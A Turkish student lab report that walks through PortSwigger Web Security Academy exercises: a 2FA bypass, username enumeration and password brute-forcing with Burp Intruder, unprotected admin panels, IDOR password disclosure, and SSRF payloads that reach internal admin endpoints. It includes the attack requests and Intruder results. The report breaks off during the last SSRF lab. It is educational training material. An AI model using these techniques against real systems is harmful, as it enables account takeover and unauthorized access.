

OWASP TOP 10 LAB RAPORU


Portswigger authentication vulnerabilities

1. 2FA simple bypass:

İçerik : This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

- Your credentials: **wiener:peter**
- Victim's credentials **carlos:montoya**

Lab Çözümü: Bize verilen kullanıcı adı ve şifreyle hesaba giriş yaptığımızda karşımıza doğrulama sayfası çıkıyor.




The screenshot shows a web browser window with the title "2FA simple bypass". The address bar displays the URL: <https://0ae40071048e7bb18bd076c7006200c2.web-security-academy.net/login2>. The page header includes the "Web Security Academy" logo and the lab title "2FA simple bypass". There are three buttons: "Back to lab home", "Email client", and "Back to lab description >>". A green "LAB" badge indicates "Not solved". The main content area has a light blue background with the text "Please enter your 4-digit security code" above a white input field. Below the input field is a green "Login" button.

Doğrulama kodunu email client sayfasına baktığımda 1357 olarak gördüm. Doğrulama kodunu girdiğimde url'deki parametrenin /my-account?id=wiener olarak değiştiğini gördüm.

```

Pretty Raw Hex
1 GET /my-account?id=wiener HTTP/2
2 Host: 0ae40071048e7bb18bd076c7006200c2.web-security-academy.net
3 Cookie: session=e8K829hCEIV12nHjPKxljTIzkDwB2Cy1
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
  Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Linux"
15 Referer:
  https://0ae40071048e7bb18bd076c7006200c2.web-security-academy.net/login2
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19
```

Eğer url'deki id kısmını Carlos yaparsak doğrulama kodu gerekmeden direkt Carlos'un hesabına erişebiliriz. Carlos' un kullanıcı bilgilerini girdikten sonra /login2 sayfasına eriştim. Url i web-security-academy.net/my-account?id=carlos olarak değiştirdim ve carlos'un hesabına giriş yapıldı.



[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

2.Username enumeration via subtly different responses:

İçerik :This lab is subtly vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- [Candidate usernames](#)
- [Candidate passwords](#)

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

Lab Çözümü: Bize verilen wordlistlerden kayıtlı kullanıcı bilgilerinin olup olmadığına brute force atarak baktım.

```
1 POST /login HTTP/2
2 Host: 0a9900950457e2dea649cd2a00c6002b.web-security-academy.net
3 Cookie: session=1hk2CElDRtePAK81GYMY8LOmvVjvmf3
4 Content-Length: 33
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a9900950457e2dea649cd2a00c6002b.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/110.0.5481.78 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
    .8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a9900950457e2dea649cd2a00c6002b.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 username=$sdasda&password=$asdasds
```

Payload set: Payload count: 100
 Payload type: Request count: 10,100

? **Payload settings [Simple list]**
 This payload type lets you configure a simple list of strings that are used as payloads.

WebSecurity Academy

Username enumeration via subtly different responses

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

My Account

Your username is: application

Your email is: application@normal-user.net

Email

3. Intruder attack of https://0a9900950457e2dea649cd2a00c6002b.web-security-acad...

Attack Save Columns							
Results Positions Payloads Resource pool Settings							
Filter: Showing all items							
Request	Payload 1	Payload 2	Status	Error	Timeout	Length	
681	application	1234	302	<input type="checkbox"/>	<input type="checkbox"/>	193	
29	admin	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	
34	admins	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	
36	adserver	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	
37	adsl	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	
45	agent	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	
49	ak	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	
55	alerts	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	
66	antivirus	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	
83	argentina	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	
95	att	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	
97	auction	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	
105	test	password	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	
107	info	password	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	
128	artam	password	200	<input type="checkbox"/>	<input type="checkbox"/>	3339	

Finished

Brute force attıktan sonra statu kodu 302 olarak dönen kullanıcı adı application şifresi 1234 olan hesaba giriş yaptım.

3.Password brute-force via password change :

İçerik : This lab's password change functionality makes it vulnerable to brute-force attacks. To solve the lab, use the list of candidate passwords to brute-force Carlos's account and access his "My account" page.

- Your credentials: `wiener:peter`
- Victim's username: `carlos`
- **Candidate passwords**

Lab Çözümü: Verilen kullanıcı adıyla hesaba girdikten sonra şifre değiştirme sayfasına girdim.

My Account

New passwords do not match
Your username is: wiener

Update email

Current password

New password

Confirm new password

Change password

ForwardDropIntercept is onActionOpen browser

PrettyRawHex

```
1 POST /my-account/change-password HTTP/2
2 Host: 0ae0001f032e7ca98240a68800c50096.web-security-academy.net
3 Cookie: session=zWKCGmW5GJkgHApOn5sXk1j3xZdpfcso; session=
  UTE3E0mth8HcP1Zv3dAmY0ygaOpTozKN
4 Content-Length: 78
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin:
  https://0ae0001f032e7ca98240a68800c50096.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
  Safari/537.36
13 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
  https://0ae0001f032e7ca98240a68800c50096.web-security-academy.net/my-account/change-password
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 username=wiener&current-password=isik&new-password-1=peter&
  new-password-2=pete
```

Şifre değiştirme haricindeki seçenekleri denedim.

İlk seçenek; current password un yanlış girilmesi ve diğer iki new password birbiriyle eşleşmesi sonucunda kullanıcıyı hesaptan çıkarıp tekrar login sayfasına atıyor.

İkinci seçenek; current password un yanlış girilmesi ve diğer iki new password birbiriyle eşleşmemesi sonucunda "Current password is incorrect" mesajı dönüyor.

Üçüncü seçenek; current password un doğru girilmesi ve diğer iki new password birbiriyle eşleşmemesi sonucunda "New passwords do not match" mesajı dönüyor.

Bu mesajlardan yararlanarak carlos'un şifresini bulmaya çalıştım. Username'i carlos olarak değiştirip current passwordu doğru girdim ve diğer iki şifreyi birbirinden farklı girerek intruder a attım.

```
1 POST /my-account/change-password HTTP/2
2 Host: 0ae0001f032e7ca98240a68800c50096.web-security-academy.net
3 Cookie: session=zWKcGmW5GJkgHApOn5sXk1j3xZdpfcs0; session=UTE3E0mth8HcPlZv3dAmY0ygaOp
4 Content-Length: 78
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0ae0001f032e7ca98240a68800c50096.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Chrome/110.0.5481.78 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
https://0ae0001f032e7ca98240a68800c50096.web-security-academy.net/my-account/change-p
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 username=carlos&current-password=sisik&new-password-1=peter&new-password-2=pete
```



Payload sets

You can define one or more payload sets. The number of payload sets depends on the number of payload types that are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 100

Payload type: Simple list

Request count: 100



Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	123456
Load ...	password
Remove	12345678
Clear	qwerty
Deduplicate	123456789
	12345
	1234
	111111
Add	Enter a new item
Add from list ...	

Grep-Match kısmında sonucu “New passwords do not match” mesajı dönenleri göstermesini istedim ki doğru şifreyi bulabilelim.



Grep - Match



These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste	New passwords do not match
Load ...	
Remove	
Clear	
Add	New passwords do not match

Match type: ☒ Simple string

7. Intruder attack of https://0ae0001f032e7ca98240a68800c50096.web-security-acad...

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	New passwords do not match
31	qazwsx	200	<input type="checkbox"/>	<input type="checkbox"/>	4010	1
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4013	
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4013	
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4013	
3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4013	
4	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	4013	
5	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4013	
6	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4013	
7	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	4013	
8	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	4013	
9	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	4013	
10	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	4013	
11	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	4013	

Request Response

Finished

Web Security Academy Password brute-force via password change **LAB Solved**

[Back to lab description >>](#)

Congratulations, you solved the lab! [Share your skills!](#) [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Portswigger access control vulnerabilities

1. Unprotected admin functionality with unpredictable URL:

İçerik : This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.

Solve the lab by accessing the admin panel, and using it to delete the user **carlos**.

Lab Çözümü: Herhangi bir kullanıcı bilgisiyle login olduktan sonra http historyden dönen response'lara baktığımda javascript kodu gördüm.

#	Host	Method	URL	Params	Editor
242	https://0ab6003f04a974fb8...	GET	/academyLabHeader		✓
241	https://0ab6003f04a974fb8...	POST	/login	✓	
240	https://0ab6003f04a974fb8...	GET	/academyLabHeader		
239	https://0ab6003f04a974fb8...	POST	/login	✓	
238	https://0ab6003f04a974fb8...	GET	/academyLabHeader		
236	https://0ab6003f04a974fb8...	GET	/login		
235	https://0ab6003f04a974fb8...	GET	/my-account		

Request	Response
Pretty	Raw Hex Render
	<pre> </p> 46 <script> 47 var isAdmin = false; 48 if (isAdmin) { 49 var topLinksTag = document.getElementsByClassName("top-links")[0]; 50 var adminPanelTag = document.createElement('a'); 51 adminPanelTag.setAttribute('href', '/admin-pwydos'); 52 adminPanelTag.innerText = 'Admin panel'; 53 topLinksTag.append(adminPanelTag); 54 var pTag = document.createElement('p'); 55 pTag.innerText = ' '; 56 topLinksTag.appendChild(pTag); 57 } 58 </script> 59 </pre>

Kullanıcı adminse bu tag a giriyor ve url kısmında /admin-pwydos çalışıyor.

Admin paneline girdikten sonra carlos kullanıcıasını sildiğimde lab çözülüyor.

Web Security Academy

Unprotected admin functionality with unpredictable URL

LAB Not solved

Back to lab description >>

[Home](#) | [My account](#)

Users

wiener - [Delete](#)
carlos - [Delete](#)

Web Security Academy

Unprotected admin functionality with unpredictable URL

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

2.Unprotected admin functionality:


İçerik : This lab has an unprotected admin panel.

Solve the lab by deleting the user **carlos**.

Lab Çözümü: Url'e /robots.txt yazdığımızda bize admin sayfasına gidebileceğimiz parametreyi veriyor.

```
0a3a00c404d35c1e819a20b1008400f3.web-security-academy.net/robots.txt

User-agent: *
Disallow: /administrator-panel
```



Carlos kullanıcılarını sildiğimizde lab çözülüyor.

3.Lab: User ID controlled by request parameter with password disclosure:


İçerik : This lab has user account page that contains the current user's existing password, prefilled in a masked input.

To solve the lab, retrieve the administrator's password, then use it to delete the user **carlos**.

You can log in to your own account using the following credentials: **wiener:peter**

Lab Çözümü: Wiener kullanıcılarının hesabına girdikten sonra url'in /my-account?id=wiener olarak değiştiğini gördüm ve id parametresini administrator olarak değiştirerek adminin

hesabına girebildim.



Web Security Academy

User ID controlled by request parameter with password disclosure

Back to lab description >>

Home | My

My Account

Your username is: administrator

Email

Update email

Password

Update password

Password burada gizli olduğu için http historyden dönen response lara baktım.

#	Host	Method	URL	Params	Edited
189	https://0a49007204794787...	GET	/academyLabHeader		✓
188	https://0a49007204794787...	GET	/my-account?id=administrator	✓	
187	https://0a49007204794787...	GET	/academyLabHeader		✓
186	https://0a49007204794787...	GET	/my-account?id=wiener	✓	
185	https://0a49007204794787...	POST	/login	✓	
184	https://0a49007204794787...	GET	/academyLabHeader		✓
183	https://0a49007204794787...	POST	/login	✓	
182	https://0a49007204794787...	GET	/academyLabHeader		✓
181	https://0a49007204794787...	POST	/login		

Request

Response

Pretty

Raw

Hex

Render

```

62  <form class="login-form" action="/my-account/change-password"
63  method="POST">
64  <br/>
65  <label>
66    Password
67  </label>
68  <input required type="hidden" name="csrf" value="
69  uAHAXrhI87dXSXPnKFdcnx4u6rwxOMk">
70  <input required type=password name=password value='
71  rox4aufieh5vL74w6h56' />
  
```

Bu şifreyle admin hesabına girdikten sonra admin paneline tıkladım. Carlos kullanıcıını sildiğimde lab çözüldü.

Congratulations, you solved the lab!
 [Share your skills!](#)
[Twitter](#)
[LinkedIn](#)
[Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)


Portswigger SSRF

1. Basic SSRF against the local server :

İçerik : This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <http://localhost/admin> and delete the user [carlos](#).

Lab Çözümü: Ürünlere baktığımız sayfada check stock kısmına tıkladığımda requestte stockApi gördüm ve administrator interface'e ulaşmak istediğim için url'i <http://localhost/admin> olarak değiştirdim.



```
1 POST /product/stock HTTP/2
2 Host: 0ac900bf040f10f785b921f1006800a7.web-security-academy.net
3 Cookie: session=dWM8cF1sw80BKqHAWyeImBevOepqr7yL
4 Content-Length: 107
5 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
.0 Accept: */*
.1 Origin: https://0ac900bf040f10f785b921f1006800a7.web-security-academy.net
.2 Sec-Fetch-Site: same-origin
.3 Sec-Fetch-Mode: cors
.4 Sec-Fetch-Dest: empty
.5 Referer:
  https://0ac900bf040f10f785b921f1006800a7.web-security-academy.net/product?prod
  uctId=1
.6 Accept-Encoding: gzip, deflate
.7 Accept-Language: en-US,en;q=0.9
.8 |
.9 stockApi=
  http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3Fproduct
  Id%3D1%26storeId%3D1
```

innovative 'ho ho ho' button positioned discreetly in his hand is activated on shaking. Don't delay, order today as stock is limited to first come first served.

London

▼

Check stock



Basic SSRF against the local server

LAB

Not solved

[Back to lab description >>](#)[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - [Delete](#)

carlos - [Delete](#)

Buradan Carlos'u direkt olarak silemiyoruz o yüzden nasıl silineceğine bakmak için response dan html koduna baktım.

```
<span>
  wiener -
</span>
<a href="/admin/delete?username=wiener">
  Delete
</a>
</div>
<div>
  <span>
    carlos -
  </span>
  <a href="/admin/delete?username=carlos">
    Delete
  </a>
</div>
```


```
10 Accept: */*
11 Origin: https://0ac900bf040f10f785b921f1006800a7.web-sec
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0ac900bf040f10f785b921f1006800a7.web-security-ac
  uctId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 stockApi=http://localhost/admin/delete?username=carlos
```

2.Basic SSRF against another back-end system:

İçerik : This lab has a stock check feature which fetches data from an internal system.47

To solve the lab, use the stock check functionality to scan the internal **192.168.0.X** range for an admin interface on port 8080, then use it to delete the user **carlos**.

Lab Çözümü: Önceki labtaki gibi check stock kısmına tıkladığımızda requestte stockApi kısmını gördüm.
stockApi=http%3A%2F%2F192.168.0.1%3A8080%2F
Ve bizden istenilen 198.168.0.X in 8080 portunda çalışan admin arayüzünü bulabilmek. Bu yüzden isteği intruder a göndererek x kısmını 1-255 aralığı olmak üzere taradım.



Tarama sonucunda sadece 124'ten 404 Not Found döndü. Bu da sadece o Ip response verebiliyor demek.

3. Intruder attack of https://0ab90011036ad6ce801aa374000900f2.web-security-acad...

AttackSaveColumns

ResultsPositionsPayloadsResource poolSettings

Filter: Showing all items

